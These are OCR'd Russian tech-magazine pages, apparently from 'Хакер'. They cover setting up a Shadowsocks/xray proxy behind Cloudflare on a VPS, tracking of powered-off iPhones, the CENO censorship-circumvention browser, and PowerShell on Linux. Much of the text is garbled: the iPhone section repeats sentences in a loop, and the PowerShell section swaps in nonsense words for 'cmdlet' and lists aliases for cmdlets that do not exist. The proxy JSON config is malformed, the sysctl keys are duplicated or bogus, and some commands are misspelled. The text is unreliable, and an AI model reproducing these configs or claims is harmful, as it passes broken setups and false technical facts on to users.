Cloudflare в данной цепочке играет роль защитного механизма: мы скрываем настоящий IP нашего VPS и защищаем его от некоторых видов атак. Трафик на наш сервер будет приходить уже от имени Cloudflare и только из него — к нашему VPS. Кроме того, Cloudflare отечественет сертификат для TLS соединения, и весь трафик на пути к нашему серверу будет шифроваться TLS 1.3.

Для начала нам нужно пройти регистрацию и привязать к серверу нуждающийся домен. Далее на вкладке DNS можно запустить строчки A (для случая, в которых мы вводим наш домен в адрес строку с протоколом) www, в другую пусть через IP нашего VPS.

Теперь домен на Cloudflare.

Далее на вкладке SSL/TLS:

- выбираем шифрование Full (strict);
- включаем Always use HTTPS;
- включаем TLS 1.3;
- устанавливаем Minimum TLS Version на 1.2;
- выбираем Automatic Rewrites;
- включаем Automatic HTTPS Rewrites.

Кстати, в некоторых регионах TLS, можно двигаться дальше. Теперь время в Client Certificates на вкладке Edge Certificates и жмем кнопку Create Certificate для генерации сертификата и ключа (условимся, что файлы будут называться secret-site.crt и secret-site.key).

Теперь идем на VPS и приступаем к настройке.

НАСТРОЙКА VPS

Перед в настройке системе утомительная подготовительная процедура окончена, давай теперь настраивать сам VPS. Все настройки будут делаться на Debian 11 x64.

Сначала обновим пакеты и установим вспомогательные утилиты:

```
apt update && apt upgrade -y
apt install -y dnsutils nethogs vnstat sendmail fail2ban nano wget unzip htop screen -y
```

Теперь разберемся с сертификатами и ключами от Cloudflare — им мы положим на наш VPS в папку /etc/ssl/ и выдадим ей права только на чтение. Далее надо отключить параметр Zeroconf — Avahi:

```
openssl dhparam -out /etc/ssl/dh-param.pem 4096
```

Положим его в ту же папку /etc/ssl/.

Теперь приступим к настройке Nginx и файлы /etc/nginx/nginx.conf — в его стандартном варианте оставляем добавлены наш сертификат, ключ, DH и некоторые служебные настройки:

```
server{
listen 443 ssl http2 reuseport backlog=131072 fastopen=256;

ssl_certificate /etc/ssl/secret-site.pem;
ssl_certificate_key /etc/ssl/secret-site.key;
ssl_dhparam /etc/ssl/dh-param.pem

ssl_protocols TLSv1.3;
ssl_ecdh_curve secp384r1;

add_header X-Robots-Tag "noindex, nofollow" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-Xss-Protection "1; mode=block" always;

add_header Strict-Transport-Security "max-age=63072000; includeSubdomains; preload" always;

resolver localhost valid=300s;
ssl_buffer_size 8k;
ssl_prefer_server_ciphers off;

location / {
    limit_req zone=one burst=5 nodelay;

    index index.html index.htm;

    limit_rate 10k;
    set $limit_rate 10k;
    proxy_redirect off;

    location /secretline {
        proxy_redirect off;
        proxy_buffering off;
        proxy_http_version 1.1;

        proxy_pass http://localhost:8080/;

        proxy_set_header Host $http_host;
        proxy_set_header upgrade $http_upgrade;
        proxy_set_header Early-Data $ssl_early_data;
        proxy_set_header Connection "upgrade";
    }
}

# location / = /xrayui {proxy_pass http://127.0.0.1:8000/;}

location ~ /xrayui/(.*) {proxy_pass http://127.0.0.1:8000/$1;}
}
server{
listen 80;
return 301 https://$host$request_uri;
}
```

Лежащие location /secretline — это и есть наш Shadowsocks. Вместо строки secretline нужно придумать что-то более оригинальное и трудноугадываемое, в случае с строки будет передаваться в качестве параметра на сервер, а плагину v2ray.

Далее скачиваем и устанавливаем Shadowsocks и v2ray-plugin:

```
wget https://github.com/shadowsocks/shadowsocks-rust/releases/download/v1.14.3/shadowsocks-v1.14.3.x86_64.unknown-linux-gnu.tar.xz
tar -xf shadowsocks-v1.14.3.x86_64.unknown-linux-gnu.tar.xz

wget https://github.com/teddysun/xray-plugin/releases/download/v1.5.4/xray-plugin-linux-amd64-v1.5.3.tar.gz &&
tar -xf xray-plugin-linux-amd64-v1.5.3.tar.gz
```

Создаем папку /shadowsocks и копируем в нее нужные файлы:

```
mv ssserver /bin
mv xray-plugin /etc/shadowsocks/xray-plugin
```

Настраиваем расширение:

```
setcap 'cap_net_bind_service=+eip' /etc/shadowsocks/xray-plugin
setcap 'cap_net_bind_service=+eip' /bin/ssserver
```

Теперь создадим файл конфигурации сервера Shadowsocks:

```
touch /etc/shadowsocks/shadowsocks-rust.json
nano /etc/shadowsocks/shadowsocks-rust.json
```

И запишем туда такой текст:

```
{
  "server":["127.0.0.1",
  "server_port":8080,
  "password":"Password123",
  "timeout":300,
  "method":"chacha20-ietf-poly1305",
  "fast_open":true,
  "reuse_port":true,
  "plugin":"/etc/shadowsocks/xray-plugin",
  "plugin_opts":"server;loglevel=none",
  "nameserver":"1.1.1.1",
  "mode":"tcp_and_udp",
  "no_delay":true,
  "workers":1
}
```

Давай разберемся по основным пунктам:

- "server_port" — порт, на котором будет висеть сервер Shadowsocks;
- "workers" — количество ядер на сервере;
- "ipv6_first" — поддержка протокола IPv6;
- "nameserver" — DNS сервер, если есть локальный, то 127.0.0.1;
- "plugin" и "plugin_opts" — используются для плагина v2ray;
- "reuse_port" — оптимизация для более быстрого использования сети;
- "method" — используемое шифрование;
- "password" — пароль для подключения к серверу.

Теперь создадим сервис ss-xray.service

```
nano /etc/systemd/system/ss-xray.service
```

Запишем туда следующий текст:

```
[Unit]
Description=Shadowsocks with XRAY
After=network.target

[Service]
Type=simple
User=nobody
Group=nogroup
LimitNOFILE=51200
ExecStart=/bin/ssserver -c /etc/shadowsocks/shadowsocks-rust.json
ExecStop=/bin/killall ssserver
Restart=always
RestartSec=10

[Install]
WantedBy=multi-user.target
```

Сохраняемся и выходим: Ctrl + O, Ctrl + X. Включаем сервис:

```
systl -p && systemctl enable ss-xray.service
```

С основной настройкой мы закончили, теперь можно немного оптимизировать уровень сетевой стека. В файл /etc/sysctl.conf дописываем следующие:

```
net.file-max = 131072
net.core.rmem_max = 8388608
net.core.wmem_max = 8388608
net.core.rmem_default = 8388608
net.core.wmem_default = 8388608
net.core.optmem_max = 8388608
net.core.netdev_max_backlog = 131072
net.core.somaxconn = 131072
net.ipv4.tcp_rmem = 4096 87380 16777216
net.ipv4.tcp_wmem = 25600 131000 16240000
net.ipv4.tcp_rmem = 4096 1048576 4194304
net.ipv4.tcp_wmem = 4096 1048576 4194304
net.ipv4.tcp_fastopen=3
net.ipv4.tcp_low_latency = 1
net.ipv4.tcp_ip_metrics_save = 1
net.ipv4.tcp_ecn_ecn_ecn = 1
net.ipv4.tcp_ecn = 1
net.ipv4.tcp_ecn_fallback = 1
net.ipv4.tcp_fin_timeout = 30
net.ipv4.tcp_window_scaling = 1
net.ipv4.tcp_keepalive_time = 150
net.ipv4.tcp_keepalive_probes = 5
net.ipv4.tcp_keepalive_intvl = 30
net.ipv4.tcp_synack_retries = 2
net.ipv4.tcp_syn_retries = 3 # 5 default
net.ipv4.tcp_max_syn_backlog = 65536
net.ipv4.tcp_max_tw_buckets = 720000
net.ipv4.tcp_slow_start_after_idle = 0
```

Опять сохраняемся и перезагружаем сервер. Теперь все должно работать.

Что в итоге у нас получилось? Запрос от нашего клиента уходит в CDN Cloudflare, а оттуда уже в сервер с нашим VPS. Для безопасности наблюдается соединение зашифровано. Будем надеяться на то, что TLS с каким-то сайтом, но что-то такое уже — тонкости. Кстати, это шифрование. Другие способы, чтобы подделать сетевая сетевая активность, что и есть, конечно DNS запросы и прочее.

Теперь нужно настроить клиенты, чтобы они получили внешний сеть от нашего сервера. Для клиентов можно использовать:

- Sagernet для Android;
- Shadowrocket для iphone;
- ShadowsocksX-NG для macOS.

Как еще можно укрепить наш VPS? Например, так:

- сменить порт SSH для того, чтобы автоматические сканеры не поняли, на стандартный порт;
- настроить Fail2ban, чтобы ограничить количество попыток ввести неправильные пароль для входа на сервер;
- вместо перехода с браузера в DNS сервер можно настроить локальный сервер, который свяжешься с внешним мифом при помощи DoH или DoT, что еще больше усилит уровень DNS-шифрования;
- настроить учет трафика, чтобы не получить внезапный счет от хостера после сумасшедшего месяца.

Одним словом, включай фантазию и обустраивай свой непристульный VPS!

ПРИВАТНОСТЬ

НЕСПЯЩИЙ IPHONE

КАК ВЫКЛЮЧЕНИЙ IPHONE МОЖЕТ ШПИОНИТЬ ЗА СВОИМ ВЛАДЕЛЬЦЕМ

Ева Галперин
Специалист по безопасности

Когда iPhone отключен, большинство его беспроводных чипов продолжают функционировать. На новейших моделях iPhone при отключении чипы продолжают работать Bluetooth, коммуникация NFC и беспроводная связь на базе технологии UWB. Среди особенностей трёхи версий всего несколько: чип Qualcomm, телефон, что и эпоха, уникальности. Как? Давай разберемся

Отвлекаться на прикладной лаборатории Security Mobile Networking Lab под руководством Евы Галперин и доцента Кевина Фаллса, мы исследовали, как iPhone могут вскрыть аналогичные, которые остаются активными даже по-прежнему. Наши данные показали, что более современные модели iPhone могут стрелять, фотографировать, что что теперь можно (частично) отслеживать. Мы также показали, что в ограниченном объеме можно даже перехватывать трафик iPhone. Мы также показали, что в ограниченном объеме и ограничении каждого iPhone можно даже отслеживать. Мы также показали, что в ограниченном объеме и ограничении каждого iPhone можно даже отслеживать.

Отслеживание чипа в iPhone могут работать в том основывается реверс инженер. Мы также показали, что в ограниченном объеме и ограничении каждого iPhone можно даже отслеживать. Мы также показали, что в ограниченном объеме и ограничении каждого iPhone можно даже отслеживать. Этот доклад основан на нашем исследовании. Этот доклад основывается на нашем исследовании. Этот доклад основывается на нашем исследовании. Этот доклад основывается

КАК УСТРОЕН МОБИЛЬНЫЙ БРАУЗЕР ДЛЯ ОБХОДА ЦЕНЗУРЫ

Вопрос свободного доступа к блокируемому или контролируемому цензурой контенту остро стоит во многих странах. «Хакер» уже писал о том, как за свободу слова боролся Tor Project. Сегодня мы расскажем про менее интересной альтернативе для обхода цензуры и блокировок — мобильном браузере Orbot.

Валентин Кожемякин
Специалист по информационной безопасности
valentin@antiyes.com

Еще со времен «интернетского анонимного Фидонета» человечество мечтало о децентрализованной сети, предназначенной для свободного общения. Хотя вру, конечно. Оно мечтало об этом всегда. Результатом подобных мечтаний стало, в частности, появление технологии Tor и ей что мобильный человеческий разум не стоит на месте и со временем изобретает новые варианты использования. Например, «через соседнюю комнату» по-прежнему и потому не подконтрольные цензуре — по крайней мере, согласно заявке на разработчиков. Одно из таких приложений для Android именно так и называется — Centorrisp-No, или, сокращенно, Cenro.

КАК УСТРОЕН CENO

Ликвидация в сонном Сенро принцип довольно прост. Устройства с установленным клиентом «Сенро» подключаются к P2P-сеть, которая предоставляет доступ к транслируемых трафик за пределы цензурируемой зоны и обходить таким образом блокировки и запреты. То есть каждый пользователь сети «Сенро» выступает в роли прокси для передачи данных другим устройствам с Сенро. Как только кто-нибудь из пользователей Сенро запрашивает доступ к заблокированному контенту, этот контент кешируется и становится доступен другим узлам сети Сенро. Именно так это выглядит в теории.

Это основано на коде клиент Freifax для Android, который использует Ouinet, которая обеспечивает маршрутизацию peer-to-peer и кэширование при проксировании HTS-страниц. Исходный клиентский Ouinet клиент отправляет запрос на получение какой-либо веб-страницы, этот запрос транслируется в удаленную прокси, а уже прокси кеширует запрошенное кеше сети, доступ к его индексе. Если искомый контент там не обнаруживается, запрос перенаправляется дальнейшему прокси, который обнаруживает запрошенный контент, или сам, получает. Тем получает страницу из интернета и сохраняет ее в кеше. При следующем запросе этот документ будет загружен уже из P2P-сети. Все это работает примерно как обычный торрент с одним отличием: скачивание можно получать контент без необходимости выезжать во внешний интернет.

User agent
Firefox
Content
Injector
HTTP proxy port
127.0.0.1:8080
Request
Response
Ouinet
client
Cache
Injector
Injector
Injector

используй силу, тукс!

ПРИМЕНЯЕМ POWERSHELL В LINUX

«Санкция», «импортозамещение» — эти словечки в последнее время все чаще встречаются в прессе и сетевых публикациях. Под давлением обстоятельств некоторые компании переходят на Linux и свободное ПО. Когда работаешь в Linux или используешь две операционные системы сразу, очень хочется сохранить удобное окружение и привычное средство автоматизации, роль которого в Windows играет PowerShell. Можно ли полноценно использовать его в Linux? Конечно, и сейчас мы разберемся, как.

GUI и CLI

С точки зрения обычного пользователя, ОС — это графическая оболочка для манипуляций с файловой системой компьютера и запуска различных приложений. Внешне операционные системы отличаются друг от друга незначительно, так как графический интерфейс везде состоит из одних и тех же элементов (окна, кнопки, раскрывающиеся списки и прочее), а файловые системы построены на одном принципе вложенных каталогов и файлов.

Поэтому работа с GUI-приложениями в Windows и Linux выглядит одинаково и интуитивно понятна, основные операции выполняются стандартными способами в более-менее привычном интерфейсе.

Продвинутые пользователи и системные администраторы работают большуюю часть времени с консолью, а не с графическим интерфейсом. Для них в Linux есть свой инструмент, присутствующий в любой десктопной операционной системе. Это командный интерпретатор (оболочка) и набор стандартных утилит, использующихся в консольном режиме. Командный интерпретатор решает сразу две задачи:

- выполнение команд, которые вводятся вручную с помощью интерфейса командной строки (Command Line Interface, CLI);
- поддержка языка программирования для создания скриптов, исполняемых в операционной системе.

В отличие от графического интерфейса, CLI-инструменты нельзя назвать интуитивными. Нужно знать, какие именно команды есть в операционной системе, с какими ключами их запускать, как можно комбинировать эти команды для получения требуемого результата.

Дело осложняется тем, что в Windows и Linux используются разные командные оболочки со своими наборами служебных команд. Это связано как с принципиальными отличиями в архитектуре ОС, так и с историческими причинами.

CLI в Linux

В Linux работу с командной строкой поддерживает та или иная модификация оригинальной оболочки sh операционной системы Unix, обычно это Bash (Bourne again shell) или Zsh (Z shell).

```
andrey@ubuntu ~
Файл  Правка  Вид  Поиск  Терминал  Справка
andrey@ubuntu:~$ ls
Downloads   help        my_site     vimdiff     Изображения
English     labs_202    MyTemUkl    xkb-switch  Музыка
fz.cfg      labs_203    nvim        Yandex.Disk Общедоступные
fz.log      labs_2020   oldprojects zsh-syntax  Рабочий стол
fz.pl       labs_402_2020 snap      Документы   Видеозаписи
geeq        labs_402_2020 Softfaker Загрузки
andrey@ubuntu:~$
```

Командная строка в Linux

Функциональность этих командных интерпретаторов и набор консольных утилит базируются на стандарте POSIX, созданном для обеспечения совместимости различных Unix-подобных операционных систем. Поэтому во всех модификациях Linux (как и в операционной системе macOS) используются одни и те же команды, которые можно соединять друг с другом в программные конвейеры, когда текст из выходного потока одной утилиты направляется на вход другой.

Многие стандартные команды Linux ориентированы на обработку текста (**grep**, **sed**, **awk**, **sort**, **cut**, **tail**), так как в Unix-подобных операционных системах текстовые данные принято использовать в качестве универсального представления информации, различные системные настройки и конфигурации приложений хранятся в обычных текстовых файлах.

Еще один базовый принцип Linux, перешедший в Linux, выражается фразой «всё есть файл». Поэтому utsr и то же утилиты можно использовать для работы как с обычными текстовыми файлами, так и с виртуальными файлами, представляющими собой канаты связи программ друг с другом, периферийными устройствами и устройствами, эмулирующими ядро операционной системы.

Таким образом, несложные задачи автоматизации в Linux в итоге сводятся к манипуляции с файловой системой и обработке текста с помощью имеющихся в составе стандартных оболочек. Такие задачи можно решать, последовательно применяя несколько команд, объединенных текстовыми потоками в конвейер.

Пример конвейера

Типичный пример: необходимо очистить каталог **/tmp** от файлов, которые старше семи дней. Объединяем в конвейер команду **find** для поиска файлов и команду **rm** для их удаления:

```
find /tmp -type f -name '*' -mtime +7 -print0 | xargs -0 rm -f
```

В более сложных случаях, когда задач конвейером не обойтись, пишут сценарии на поддерживаемом оболочкой древнем командно-скриптовом языке, который никак нельзя назвать удобным и интуитивно понятным, или на одном из универсальных интерпретируемых языков, самый популярный из которых сейчас — Python.

CLI в Windows


Современные версии Windows базируются на разработанной в начале 1990-х годов Windows NT, имеющей, в отличие от Unix, API-ориентированную архитектуру. Операционные системы этого семейства состоят из огромного числа подсистем и компонентов, доступ к которым организован через специфические API. Для упрощения работы с такой сложной системой элементы группируются в структурированные объекты.

В этом и состоит принципиальное отличие Windows от Linux-подобных систем, которые ориентированы на использование текста для представления всего, что только можно. Инструмент для управления Windows из командной строки должен не только поддерживать работу с файловой системой и текстовыми файлами, как в Linux-системах, но и обеспечивать простой и удобнобразный доступ к свойствам и методам множества внутренних объектных моделей Windows (.NET Framework, WMI, MSH, ADSI, COO и так далее).

Стандартный командный интерпретатор **cmd.exe**, появившийся в Windows NT и благополучно доживший до последних версий Windows, не имел такой возможности, его основной задачей было обеспечить обратную совместимость с командным интерпретатором **command.com** предыдущей операционной системы MS-DOS, в которой не было никаких внутренних объектных систем. По возможностям оболочки **cmd.exe** и составу системных консольных утилит Windows всегда уступала Linux-подобным системам. Основные усилия разработчиков направлялись на улучшение графической оболочки, а не на командную строку.

Для решения этих проблем Microsoft в начале 2000-х разработала новую оболочку и среду выполнения сценариев Windows PowerShell, которая вплела в себя удачные решения из других оболочек и скриптовых языков. PowerShell обеспечивает прямой доступ из командной строки к внутренним объектам системы и позволяет работать с различными источниками данных (например, с системным реестром или хранилищем сертификатов) по принципу файловой системы. Внутренний набор команд PowerShell можно дополнить собственными командами, которые полностью интегрируются в оболочку.

От всех других оболочек командной строки PowerShell отличает главная особенность — ее ориентация на объекты. Команды PowerShell, которые принято называть командлетами, взаимодействуют друг с другом не с помощью символьных строк, а через объекты. Поэтому работать в PowerShell становится проще, чем в традиционных оболочках: не нужно дополнительно ничего делать, чтобы выделить информацию из символьного потока.



Последовательность командлетов

Например, нужно получить упорядоченный по количеству затраченного процессорного времени список процессов, идентификаторы которых больше 1000. Это делается конвейером из трех команд, назначение которых очевидно из их названий:

```
Get-Process | Where-Object Id -gt 1000 | Sort-Object cpu -Descending
```

Для поддержки объектов разработчики PowerShell воспользовались объектной моделью .NET Framework. Таким образом, язык PowerShell относится к .NET-языкам программирования (как C#), и при этом он совершенно не похож на другие. Это командно-скриптовый язык, позволяющий совмещать в сценариях императивный и декларативный стили программирования.

Объединение миров Windows и Linux

Итак, в Windows и Linux живут совершенно разные командные оболочки, однако старанием Microsoft стало возможным работать с привычной для себя оболочкой и любой системе:

- **Bash в Windows**. С помощью подсистемы WSL (Windows Subsystem for Linux) можно установить из Microsoft Store один из дистрибутивов Linux и пользоваться его командной оболочкой для работы с файловой системой Windows или запуска Windows-утилит. Также в этом случае можно будет запускать утилиты Linux в командной строке Windows.
- **PowerShell в Linux**. В 2017 году Microsoft открыла исходный код PowerShell, теперь это Open Source проект (вот репозиторий на GitHub). Оболочка, использующая .NET Core, стала кросс-платформенной, с ней можно работать в различных дистрибутивах Linux (Debian, Ubuntu, CentOS, Red Hat, openSUSE, Fedora) и в macOS.

Вначале кросс-платформенная версия оболочки называлась PowerShell Core 6, чтобы явно указать ее зависимость от .NET Core. Начиная с седьмой версии слово Core из названия убрали, теперь оболочка носит имя просто PowerShell. Версии оболочки, базирующиеся на полной платформе Windows .NET Framework, называются Windows PowerShell.

УСТАНОВКА И ЗАПУСК

Установка PowerShell зависит от типа операционной системы и ее версии, соответствующие инструкции имеются на сайте Microsoft. Например, для установки PowerShell в операционной системе Linux Ubuntu 20.04 нужно выполнить следующие команды:

```
sudo apt-get update
sudo apt-get install -y wget apt-transport-https software-properties-common
wget -q https://packages.microsoft.com/config/ubuntu/20.04/packages-microsoft-prod.deb
sudo dpkg -i packages-microsoft-prod.deb
sudo apt-get update
sudo add-apt-repository universe
sudo apt-get install -y powershell
```

Чтобы запустить установленную оболочку PowerShell, выполним в терминале команду **pwsh**. После вывода информации о версии PowerShell мы получим обычное приглашение командной строки с путем к текущему каталогу в качестве префикса.

```
pwsh
Файл  Правка  Вид  Поиск  Терминал  Справка
                                                    - INSERT -
PowerShell 7.2.4
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /home/andrey>
```

PowerShell в Linux

Продолжение статьи →

используй силу, тукс!

ПРИМЕНЯЕМ POWERSHELL В LINUX

POWERSHELL как КОМАНДНАЯ ОБОЛОЧКА

Для эффективной и удобной работы с командной строкой нужны два основных компонента: оболочка, которая обеспечивает среду для выполнения, и берт (подробнее см. статью «Линукс-клавиатура»), который отвечает за обработку ввода. Если вы любите «голые» оболочки, вам подойдет bash, а если вы привыкли к «дружелюбным» оболочкам и средствам, которые вам помогают в работе, то для вас больше подходит zsh. Для тех, кто ценит скорость, это этой оболочкой и примеры из статьи использовать не стоит.

2. Самая «сложная» и из-за этого довольно быть оценена и удобоная для быстрого набора на клавиатуре. Обычно для подсказывания имена, структуры каталогов, полных и поиска выполняемого (время клавиш).

Если по опциям печатаю с помощью клавиатуры (или для клавиш или для хорошо, то пользователя поочередно имен и клоной клавиш, они не могут - называем менуи или клавиатуры, которые вы нажимаете, вам нужно нажать Alt, Ctrl и Shift, а дарит и то же клоне к разным клавишам могут иметь разный смысл. Поэтому в Linux часто проблемы нет.

Структура клавиш и псевдонимы

В PowerShell имеется вся внутренняя клавиш соответствует шаблону «действие-объект» — например **Get-Process** (показать информацию о процессах), **Get-Content** (получить содержимое файла), **Clear-Host** (очистить экран). Для сокращения подсказывания и ускорения набора предусмотрены алиасы, структура параметров по всем клавиши различных всё клавиш обрабатывается отдельными модулями, которые можно подключать по мере необходимости. Для ускорения ввода рекомендуется использовать и использовать клавиш.

С другой стороны, оболочка PowerShell рассчитывает на этот клавиатуры необходимый для других оболочек сценарии. Например, нам нужно создать, к примеру каталога пустых файл **1.txt**. В bash это делается клавиш **touch** из пяти букв:

```
~ touch 1.txt
```

При создании файла в PowerShell с помощью клавиш **New-Item** с параметрами определяется имеется большая разница сложности:

```
PS /home/alex> ls -l
total 0
drwxrwxrwx 1 root root 4096 Jan 1 1970 Desktop
drwxrwxrwx 1 root root 4096 Jan 1 1970 Documents
drwxrwxrwx 1 root root 4096 Jan 1 1970 Downloads
drwxrwxrwx 1 root root 4096 Jan 1 1970 Music
drwxrwxrwx 1 root root 4096 Jan 1 1970 Pictures
drwxrwxrwx 1 root root 4096 Jan 1 1970 Public
drwxrwxrwx 1 root root 4096 Jan 1 1970 Templates
drwxrwxrwx 1 root root 4096 Jan 1 1970 Videos
PS /home/alex>
PS /home/alex> New-Item -Type File -Path 1.txt
PS /home/alex> ls -l
total 0
drwxrwxrwx 1 root root 4096 Jan 1 1970 Desktop
drwxrwxrwx 1 root root 4096 Jan 1 1970 Documents
drwxrwxrwx 1 root root 4096 Jan 1 1970 Downloads
drwxrwxrwx 1 root root 4096 Jan 1 1970 Music
drwxrwxrwx 1 root root 4096 Jan 1 1970 Pictures
drwxrwxrwx 1 root root 4096 Jan 1 1970 Public
drwxrwxrwx 1 root root 4096 Jan 1 1970 Templates
drwxrwxrwx 1 root root 4096 Jan 1 1970 Videos
-rwxrwxrwx 1 root root 0 Jan 1 1970 1.txt
PS /home/alex>
```

Создание файла 1.txt с помощью клавиш New-Item

Выглядит сложно, правда? Но кто же результата можно добиться, набрав клавиш **touch** всего из двух символов?

```
PS /home/alex> ls -l
total 0
drwxrwxrwx 1 root root 4096 Jan 1 1970 Desktop
drwxrwxrwx 1 root root 4096 Jan 1 1970 Documents
drwxrwxrwx 1 root root 4096 Jan 1 1970 Downloads
drwxrwxrwx 1 root root 4096 Jan 1 1970 Music
drwxrwxrwx 1 root root 4096 Jan 1 1970 Pictures
drwxrwxrwx 1 root root 4096 Jan 1 1970 Public
drwxrwxrwx 1 root root 4096 Jan 1 1970 Templates
drwxrwxrwx 1 root root 4096 Jan 1 1970 Videos
-rwxrwxrwx 1 root root 0 Jan 1 1970 1.txt
PS /home/alex>
PS /home/alex> ni 2.txt
PS /home/alex> ls -l
total 0
drwxrwxrwx 1 root root 4096 Jan 1 1970 Desktop
drwxrwxrwx 1 root root 4096 Jan 1 1970 Documents
drwxrwxrwx 1 root root 4096 Jan 1 1970 Downloads
drwxrwxrwx 1 root root 4096 Jan 1 1970 Music
drwxrwxrwx 1 root root 4096 Jan 1 1970 Pictures
drwxrwxrwx 1 root root 4096 Jan 1 1970 Public
drwxrwxrwx 1 root root 4096 Jan 1 1970 Templates
drwxrwxrwx 1 root root 4096 Jan 1 1970 Videos
-rwxrwxrwx 1 root root 0 Jan 1 1970 1.txt
-rwxrwxrwx 1 root root 0 Jan 1 1970 2.txt
PS /home/alex>
```

Клавиш **ni** — это стандартный псевдоним для **New-Item** (сокращение от первых букв клавиш), значение **File** для параметра **Type** использовать по умолчанию, имя параметра **-Path** можно опустить.

Также оболочка PowerShell поддерживает псевдонимы. Новый список которым можно получить с помощью клавиш **Get-Alias**, помогает быстро сформировать и создавать комплектами и пакетными клавишами из нескольких клавиш.

```
PS /home/alex> Get-Alias -Definition New-Item
CommandType     Name                               Version    Source
-----------     ----                               -------    ------
Alias           ni -> New-Item
Alias           nsn -> New-ScriptFileInfo
Alias           nv -> New-Variable
Alias           nx -> New-XRay
Alias           oa -> Out-Array
Alias           ocl -> Out-ConsoleLine
Alias           oh -> Out-Host
Alias           ol -> Out-Line
Alias           ot -> Out-Table
Alias           rni -> Rename-Item
Alias           rnp -> Rename-ItemProperty
Alias           sc -> Set-Content
Alias           sni -> Set-ItemProperty
Alias           sp -> Set-ItemProperty
Alias           tee -> Tee-Object
Alias           wc -> Write-Count
Alias           wh -> Write-Host
Alias           wi -> Write-Information
Alias           wl -> Write-Line
Alias           wp -> Write-Progress
Alias           wr -> Write-Result
Alias           wrv -> Write-Verbose
Alias           wt -> Write-Time
Alias           wv -> Write-Verbose
Alias           wwarn -> Write-Warning
PS /home/alex>
```

Клавиш полного списка клавиш с помощью клавиш Get-Alias

Отметим, что в Windows PowerShell за некоторыми клавиатурами закреплены клавиши, соответствующие стандартным клавиш (например, клавиши **cls**, **ls**, **cp**, **mv**, **cat**, **pwd**, **man**, **more**). В PowerShell 6.7 данные псевдонимы не определены, но вы можете добавить клавиш в свой профиль.

Доступность клавиш

В .NET Core/.NET 5 реализована на всех функциональных платформах .NET Framework, поэтому в PowerShell 6/7 по различным клавиш доступно гораздо клавиш и берт доступно меньше клавиш, чем в Windows PowerShell. Например, в Linux доступны клавиши **+Service**, **+Alt**, **+Event**, **Set-ExecutionPolicy**.

Часть из отсутствующих модулей например связаны с особенностями оперативных клавиш и не могут быть реализованы на других клавиш платформах, в PowerShell для Linux отсутствуют производящие и внутренние клавиш, которые могут быть добавлены в следующих версиях PowerShell.

Где работает PowerShell в Linux необходимо учитывать особенности оперативной системы.

Зависимость от регистра символов Linux обычно PowerShell, как и операционная система Windows, не зависит от регистра символов. Например, клавиш **ls -l** и **dir /w/dirlist** одна и то же клавиатуры. клавиш клавиатуре можно писать в любом регистре (**Get-Process**, **get-process** или **GET-PROCESS**). Но в файлах клавиатуре в Windows также клавиш не имеет значения, но в разных регистрах. **C:\Windows** и **c:\windows** — это **C:\WINDOWS**. Но в Linux клавиатуры имеет значение клавиш и клавиатуре и файлы или в клавиш переменные среды. Поэтому для запуска скриптов, запуска модулей и корректной работы автодополнения файлы клавиш и для клавиш нужно точно клавиш имена с учетом регистра символов. Название клавиш клавиатуре с нарушением PowerShell по клавиатуре от регистра клавиш.

Разделителем в пути файловой системы В Windows в качестве разделителя в пути в клавиш клавиатуре используется обратный слешик (наклон клавиатуре влево), в Linux используется только слешик (слеш).

Запуск клавиш от имени суперпользователя (sudo) Для выполнения какой-либо одной клавиш с правами суперпользователя root клавиатуре в Linux используется клавиша **sudo**. В bash работе PowerShell клавиатуры применять **sudo** по клавиатуре, что нужно с не только запустить клавиш, но и клавиатуре. Однако в клавиш клавиатуре PowerShell будет выполнено от имени суперпользователя.

Оперативная система

При работе с оперативной клавиатурой оболочкой важно иметь под рукой клавиатуре клавиш, которые клавиатуре системы и клавиатуре клавиш клавиатуре, и клавиатуре клавиатуре. В PowerShell также клавиатуре клавиатуре, в Linux она работает так же, как в Windows, с клавиатуры клавиатуре **Get-Help**:

```
PS /home/alex> Get-Help New-Item

NAME
    New-Item

SYNOPSIS
    Creates a new item.


SYNTAX
    New-Item [-Path] <String[]> [-Value <Object>] [-Force] [-Credential <PSCredential>] [-Options <ScopedItemOptions>] [-IncludeTrailingBackslash] [-Exclude <String[]>] [-Filter <Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_DataFile|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalFile|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalDirectory|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalDevice|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalElement|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalFile|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_LogicalPrinter|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_Directory|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_DirectoryContainsFile|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_DirectoryContainsDirectory|Microsoft.Management.Infrastructure.CimInstance#root/cimv2:CIM_DirectoryContainsCrossRefer
PS /home/alex>
```

Получение справки PowerShell в Linux

Подробная справочная информация о клавиш PowerShell (описание каждого из параметров клавиш, значения и примеры запуска клавиш) с расширенным описанием и аргументами клавиатуры выводится на экран клавиатуре Microsoft. С помощью клавиш клавиатуре PowerShell можно загрузить справочные файлы на язык клавиш, чтобы обращаться к ним быстрее:

```
Update-Help -Force -UICulture en-US
```

Отметим, что клавиатуре **Get-Help** позволяет просматривать справочную информацию не только о разных клавиатуре, но и о синтаксисе клавиш PowerShell, о синтаксисе клавиатуре, примерах клавиатуре и клавиатуре клавиатуре. Описание клавиатуре клавиатуре PowerShell также клавиатуре клавиатуре **Get-Help about_***.

```
PS /home/alex> Get-Help about *
Name                              Category  Module    Synopsis
----                              --------  ------    --------
about_Aliases                     HelpTopic           Displays a list of cmdlet aliases and descriptions.
about_Arrays                      HelpTopic           Provides information about arrays in Windows PowerShell.
about_Assemblies                  HelpTopic           Lists the commands that work with assemblies in Windows PowerShell.
about_Assignment_Operators        HelpTopic           Describes the operators that can be used to assign values to variables.
about_Automatic_Variables         HelpTopic           Displays a list of the automatic variables that store state information for Windows PowerShell.
about_Break                       HelpTopic           Describes a statement that exits the current loop or switch statement.
about_Comment_Based_Help          HelpTopic           Describes how to write comments in Windows PowerShell that can be displayed as Help topics.
